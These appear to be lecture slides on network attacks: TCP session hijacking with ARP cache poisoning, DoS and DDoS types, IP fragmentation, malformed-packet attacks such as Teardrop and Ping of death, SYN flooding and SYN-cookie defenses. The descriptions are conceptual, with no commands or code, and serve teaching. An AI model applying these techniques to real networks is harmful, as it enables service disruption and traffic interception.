
- Take control of one side of a TCP connection
- Marriage of sniffing and spoofing



# Session hijacking: The details

- Attacker is on segment where traffic passes from Alice to Bob
  - Attacker sniffs packets
  - Sees TCP packets between Bob and Alice and their sequence numbers
- Attacker jumps in, sending TCP packets to Bob; source IP address = Alice's IP address
  - Bob now obeys commands sent by attacker, thinking they were sent by Alice
- Principal defense: encryption w/ auth protocol
  - Attacker does not have keys to encrypt and insert meaningful traffic

# Session hijacking: limitation



Bob is getting segments from attacker and Alice. Source IP address same, but seq #'s different. Bob likely drops connection.

## Attacker's solution:

- Stop Alice from communicating with Bob
- Poison the ARP Cache
  - Send unsolicited ARP replies to Alice and Bob with non-existent MAC addresses
  - Overwrite IP-to-MAC ARP tables so Alice's segments will not reach Bob and vice-versa
- But attacker continues to hear Bob's segments, communicates with Bob

# Denial-of-Service

Prevent access by legitimate users or stop critical system processes


- Vulnerability attack:
  - Send a few crafted messages to target app that has vulnerability
  - Malicious messages called the “exploit”
  - Remotely stopping or crashing services
- Connection flooding
  - Overwhelming connection queue with SYN flood
- Bandwidth flooding attack:
  - Overwhelming communications link with packets
  - Strength in flooding attack lies in volume rather than content



# Denial-of-Service

- Very popular attack today
  - Late 2012 attacks on the US Financial Vertical
  - Attacks against financial customers are ongoing
  - Recent attacks against NY Times and Twitter by the Syrian Electronic Army (August 2013)
  - Global political events now tend to precipitate DDOS attacks
- DoS:
  - source of attack small # of nodes
  - source IP typically spoofed
- DDoS
  - From thousands of nodes
  - IP addresses often not spoofed

# Interlude: IP datagram format





# IP Fragmentation and Reassembly

## Example

- ❑ 4000 byte datagram
- ❑ MTU = 1500 bytes

	length =4000	ID =x	fragflag =0	offset =0	
--	-----------------	----------	----------------	--------------	--

One large datagram becomes several smaller datagrams

1480 bytes in data field

offset =  
 $1480/8$

	length =1500	ID =x	fragflag =1	offset =0	
--	-----------------	----------	----------------	--------------	--

	length =1500	ID =x	fragflag =1	offset =185	
--	-----------------	----------	----------------	----------------	--

	length =1040	ID =x	fragflag =0	offset =370	
--	-----------------	----------	----------------	----------------	--

# DoS: examples of vulnerability attacks

Land: sends spoofed packet with source and dest address/port the same

Ping of death: sends oversized ping packet

Jolt2: sends a stream of fragments, none of which have offset of 0. Rebuilding consumes all processor capacity.

Teardrop, Newtear, Bonk,

Syndrop: tools send overlapping segments, that is, fragment offsets incorrect.

Patches fix the problem, but malformed packet attacks continue to be discovered.

# Connection flooding: Overwhelming connection queue w/ SYN flood

Attack: Send many SYN packets, filling connection queue with half-open connections.


Can spoof source IP address!

When connection queue is exhausted, no new connections can be initiated by legit users.

Need to know of open port on victim's machine: Port scanning.


# DoS: Overwhelming connection queue with SYN flood

amateur attack:



Expert attack: Use multiple source IP addresses, each from unresponsive addresses.

# SYN flood defense: SYN cookies (1)



- When SYN segment arrives, host B calculates function (hash) based on:
  - Apache example: Source and destination IP addresses and port numbers, and a secret number
- Host B uses resulting “cookie” for its initial seq # (ISN) in SYNACK
- Host B does not allocate anything to half-open connection:
  - Does not remember A’s ISN
  - Does not remember cookie

# SYN flood defense: SYN cookies (2)

If SYN is legitimate

Host A returns ACK

Host B computes same  
function, verifies function =  
ACK # in ACK segment  
Host B creates socket for  
connection

Legit connection established  
without the need for half-  
open connections

If SYN-flood attack with  
spoofed IP address

No ACK comes back to B for  
connection.

